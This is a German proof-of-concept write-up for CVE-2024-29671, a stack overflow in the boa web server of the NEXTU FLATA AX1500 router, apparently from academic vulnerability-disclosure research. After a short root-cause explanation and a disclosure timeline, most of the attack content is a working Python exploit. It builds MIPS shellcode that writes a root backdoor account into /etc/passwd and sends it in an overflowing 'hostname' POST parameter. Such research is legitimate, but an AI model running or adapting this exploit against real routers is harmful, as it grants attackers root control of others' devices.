Dies ist ein POC für CVE-2024-29671
Dieses Dokument beschreibt, wie die CVE-2024-29671-Schwachstelle im NEXTU FLATA AX1500-Router-Firmware ausgenutzt wurde.
Dieser Router basiert auf der MIPS-Architektur mit dem Realtek-Chipsatz und Little-Endian.
Die Ziel-Firmware-Version des Routers ist v1.0.2.
Diese Firmware enthält einen eingebetteten Webserver namens „boa", der zuletzt im Jahr 2005 veröffentlicht wurde.
Dieser Router verwendet jedoch den boa-Webserver, um einen Admin-Webseitendienst bereitzustellen, der die Firmware des Routers steuert.
Der Sicherheitsstatus der Binärdatei „boa" ist wie folgt.
 Abb. 1. checksec-Ergebnis der boa-Webserver-Binärdatei
Die Ursache des Stack-Overflows ist, dass die Überprüfung des Längenwerts beim Kopieren des Inhalts des hostname-Parameters mit strcpy() in der Funktion 0x00411c00 formStaticDHCP nicht durchgeführt wurde. Dies geschieht, wenn der Request-Handler Formularanfragen im boa-Webserver verarbeitet.
 Abb. 2. Ort des Stack-Overflows
 Abb. 3. Stack-Speicheransicht vor dem Stack-Overflow.
(Weiße Linie ist der RET-Adressbereich)

Abb. 4. Stack-Speicheransicht nach dem Stack-Overflow.
Wie Sie in der Stack-Adresse 0x7ffef7dc sehen können, die die gespeicherte Handler-RET-Adresse enthält, wurden die Daten durch 0x42('B') überflutet.
Wenn ein Angreifer einen Remote-Ausführungscode einschleust und die Überschreibungsadresse im RET-Bereich in den ‚hostname‘-Parameterwert der POST-Anfrage /boafrm/formStaticDHCP einfügt, muss der beliebige Code als root ausgeführt werden.
from pwn import *
from hackebds import *

# id: rOOt
# passwd: pwn3d

def add_user_credential_shell_code():
    context.update(arch='mips', os='linux', bits=32, endian='little')

    cmd = "/bin/sh"
    args = ["sh", "-c", "echo \"rOOt:XJ1GV.nyFFMoI:0:0:root:/:/bin/sh\" >> /etc/passwd"]

    asmcode = shellcraft.mips.linux.execve(cmd, args) + shellcraft.mips.linux.exit()
    shellcode = asm(asmcode)
    return shellcode


shellcode = add_user_credential_shell_code()

print(shellcode)
gap_code = (b'A') * 1282

# insert RET Address by your own
# In this case, the address value is in the video below that execute RCE.
RET_address = (b'\xe0\x4e\xb9\x7f')
stack_gap = (b'B') * 0x180

final_code = gap_code + RET_address + stack_gap + shellcode

import socket
import ssl

# Boa Webserver Connect Address
HOST = '192.168.1.254'
PORT = 443

context = ssl.create_default_context()
context.set_ciphers('HIGH:!DH:!aNULL')
context.check_hostname = False
context.verify_mode = ssl.CERT_NONE

with socket.create_connection((HOST, PORT)) as sock:
    with context.wrap_socket(sock, server_hostname=HOST) as ssock:

        # Make Request Body
        send_byte = b"ip_addr=AAA&mac_addr=AAA&static_dhcp=%00%00&addRsvIPFlag=%00%00&addRsvIP=%00%00&deleteSelRsvIP=%00%00&modifyRsvIP=AAA&hostname=" + final_code

        # POST Request Header
        headers = b"POST /boafrm/formStaticDHCP HTTP/1.1\r\n" \
                  b"Host: " + HOST.encode('utf-8') + b"\r\n" \
                                                     b"Content-Type: application/octet-stream\r\n" \
                                                     b"Content-Length: " + str(len(send_byte)).encode(
            'utf-8') + b"\r\nConnection: close\r\n\r\n"

        ssock.send(headers + send_byte)

        response = b""
        while True:
            data = ssock.recv(1024)
            if not data:
                break
            response += data

        print(response.decode('utf-8'))
https://github.com/user-attachments/assets/41c7cd6f-3e9d-4bb8-ab04-973e8b074bed
Diese Schwachstelle führt zwangsläufig zu RCE- und DOS-Problemen.
2024-03-17: CVE-Nummer beantragt
2024-03-22: CVE-Nummer zugewiesen - CVE-2024-29671
2024-03~2024-05: Der Bericht wurde dem Unternehmen übermittelt
Ku In Hoe
Assistenzprofessor Seonghoon Jeong (Sookmyung Women’s University)









